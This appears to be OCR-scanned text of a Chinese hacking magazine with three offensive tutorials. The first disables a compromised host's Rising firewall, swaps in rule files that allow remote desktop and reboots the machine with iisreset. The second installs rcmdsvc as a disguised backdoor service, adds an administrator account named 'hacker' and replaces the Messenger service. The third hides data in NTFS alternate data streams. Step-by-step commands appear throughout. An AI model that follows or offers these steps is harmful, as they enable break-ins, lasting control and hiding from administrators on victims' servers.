


图 8




图 7

DefRL.fwr、DefRM.fwr、DefRH.fwr、RsRule.fwr、RsMod.fwr，那么哪些是我们能够利用的呢？现在关掉防火墙，注意要使用冰刃关掉所有的防火墙进程（rfwsrv.exe 和 rfwmain.exe），把所有的 fwr 文件剪切到 E:\FWR\ 目录里，在 E:\FWR\ 新建一个 Update 目录，把 E:\Program Files\Rising\Rfw\Update 目录里的所有 fwr 文件剪切到 E:\FWR\Update 目录里，现在打开防火墙—设置—IP 规则（图 4）。

看见了吧，什么规则都没有了，我们来增加个规则。名称里输入“LAN 安全访问规则”，在“规则匹配成功后的动作”里选择“放行。允许数据包通过。”（图 5）。点下一步，在“本机地址”里选择“所有地址”，在“对方地址”里选择“任意地址”（图 6）。点下一步，“协议类型”里选择“TCP”，“对方端口”里选择“任意端口”，“本地端口”里选择“任意端口”，当然你也可以单选一个或者一个端口范围（图 7），最后点完成，添加规则。

下边就是本文的重点了，瑞星的默认 IP 规则文件是 UserRule.fwr，默认的访问规则文件是 AppRule.fwr，我们到肉鸡上把对方的 UserRule.fwr 和 AppRule.fwr 文件下载回来，在防火墙 IP 规则里点“导入规则”，我们选择肉鸡的 UserRule.fwr 文件，这时候会弹出一个对话框（图 8），点否，这样就不会把我们刚才新建的规则删除掉（图 9）。




图 9

看见了吧，我们建的规则在第一位，这样就保证了新建的规则有优先权。再点“访问规则”—“增加规则”—“浏览”，选择 c:\winnt\system32\termsrv.exe，这是远程桌面服务的进程，“常规模式”里选择“放行”（图 10）。




图10

下一步选择“全部放行”，最后点“完成”（图11）。




图11

再点“导入规则”，选择从肉鸡上下载回来的访问规则默认文件AppRule.fwr，这时候还会弹出一个对话框，按上面操作点否，我们新建的访问规则还是在第一位上（图12、图13）。

到这里本机的工作算是做完了，接下来就是把UserRule.fwr和AppRule.fwr规则文件上传到肉鸡的瑞星防火墙安装目录里去。如果防火墙在开启的情况下替换这两个文件有时候防火墙会挂掉，想办法把防火墙停止后再复制进去，再启动防火墙。我用mt是停止不了rfwsrv.exe进程的，显示拒绝访问。我的办法是先把rfwsrv.exe改名为99rfwsrv.exe，再把rfwmain.




图12

exe改名99rfwmain.exe，然后重启肉鸡，这要看肉鸡的管理员在不在线，最好是在晚上夜里进行，怎么重启肉鸡呢？在你得到的CMD下（或者有注入漏洞的在注入工具的执行CMD命令里），输入**iisreset.exe /reroot**，肉鸡就会重新启动（iisreset.exe用法还有很多，如图14）。




图13


图14

肉鸡重启后防火墙就关闭了，我们把UserRule.fwr和AppRule.fwr规则文件上传到肉鸡的瑞星安装目录下，再把99rfwmain.exe和99rfwsrv.exe改回rfwmain.ex、rfwsrv.exe，启动防火墙**net start rfwservice**，就可以登录肉鸡的3389了。

安全问题：使用rcmdsvc开启Remote Command Service服务留后门，使用sc伪装Remote Command Service服务

轻松拥有“合法”的Windows后门

花的神明

当我们花费一番周折入侵远程服务器后，最好的控制方法就是为其安装各种后门或木马程序，例如Radmin、灰鸽子等，不过这些木马因为名声太大了，很容易被管理员发现并清除。实际上，我们完全可以在肉鸡上建立完全“合法”的后门。

在Windows2000资源包中包含了一个名为“rcmdsvc.exe”的小工具，它是用来开启“Remote Command Service”服务的，该服务开启的是445端口，与Windows2000的Microsoft-DS服务使用的端口完全相同。因为“Remote Command Service”服务是微软提供的，因此任何杀毒软件都不会对其进行查杀，即使利用fport或Active Ports等专业工具，都不能显示列出其监听的网络端口。因此当我们入侵远程服务器后，就可以利用“rcmdsvc.exe”程序开启完全“合法”的后门，从而可以用更加隐蔽的方式对其进行控制。本文将分析“rcmdsvc.exe”程序的安装和使用方法，同时介绍如何将其伪装成其它正常的服务。

一、安装“合法”后门

假设我们已经利用各种系统漏洞（例如使用远程溢出工具）在远程服务器上得到了一个Cmdshell环境，然后利用tftp等工具，将rcmdsvc.exe文件上传到目标主机的系统文件夹中。在Cmd窗口中执行命令**rcmdsvc -install**，即可看到“Remote Command Service”服务安装成功的提示信息。不过，此时该服务并没有立即启动，在Cmd窗口中执行命令**net start rcmdsvc**，即可激活该服务了（如图）。



在本机上，我们利用 rcmd.exe 程序和服务器建立连接，在客户机的 CMD 窗口执行命令 **rcmd**，在系统弹出的“Enter Remore Name”处输入远程主机的 IP 地址，然后 rcmd.exe 就会和远程主机建立连接，我们就可以自由的在其上执行各种命令了。在弹出的“Remote Command”窗口中依次执行命令 **net user hacker 123456 /add**，**net localgroup administrators hacker /add**，就会在服务器上建立一个名为 hacker，密码为 123456 的帐户了。

二、伪装服务

在远程主机中直接开启“Remote Command Service”服务，会引起管理员的警觉，因此需要对其进一步“伪装”，将其替换为其它正常的系统服务，让后门更加稳固，这就需要 sc.exe 这个编辑系统服务的“瑞士军刀”了。系统中的 Messenger 服务是无关紧要的，所以我们就将“Remote Command Service”服务替换为 Messenger 服务。在 CMD 窗口中执行命令 **sc delete Messenger**，删除 Messenger 服务。在进行服务替换之前，需要执行命令 **net start rcmdsvc**，对其进行重新启动。接着分别执行命令 **sc config rcmdsvc DisplayName=Messenger**、**sc description rcmdsvc 传输客户端和服务器之间的 NET SEND 和 Alerter 服务消息**，这样就可以让新的 Messenger 服务看起来更加合法了。操作完成后，再次执行 **net start rcmdsvc** 命令，重新启动 rcmdsvc 服务即可。

（本文所涉及到的 rcmdsvc 和 rcmd 已收录到光盘中）

深挖猛掘 NTFS 文件流（ADS）的利用

工藤柯南（独行任逍遥）

一、隐藏信息

在任一 NTFS 分区下打开 CMD 命令提示符，输入 **echo abcde>>a.txt:b.txt**，则在当前目录下会生成一个名为 a.txt 的文件，但文件的大小为 0 字节，打开后也无任何内容，如图 1，只有当我们键入命令 **notepad a.txt:b.txt** 才能看见写入的 abcde，如图 2。

在上边的命令中，a.txt 可以不存在，也可以是某个已存在的文件，文件格式无所谓，无论是 .txt 还是 .jpg、.bmp、.exe 都行；b.txt 也可以任意指定文件名以及后缀名。这样就可以将任意文本信息隐藏于任意文件中，只要不泄露冒号后的虚拟文件名（即 b.txt），别人是根本不会查看到隐藏信息的。并且，在已经使用 NTFS 文件流制造了隐藏信息后，包含隐藏信息的文件仍然可以继续隐藏其它的内容，例如 abcde 已经包含在 a.txt:b.txt 中，我们仍然可以使用命令 **echo 12345>>a.txt:c.txt** 建立新的包含隐藏信息的流文件，在命令行下使用 **notepad a.txt:c.txt** 打开后会发现 12345 这段信息，而 abcde 仍然存在于 a.txt:b.txt 中丝毫不受影响。

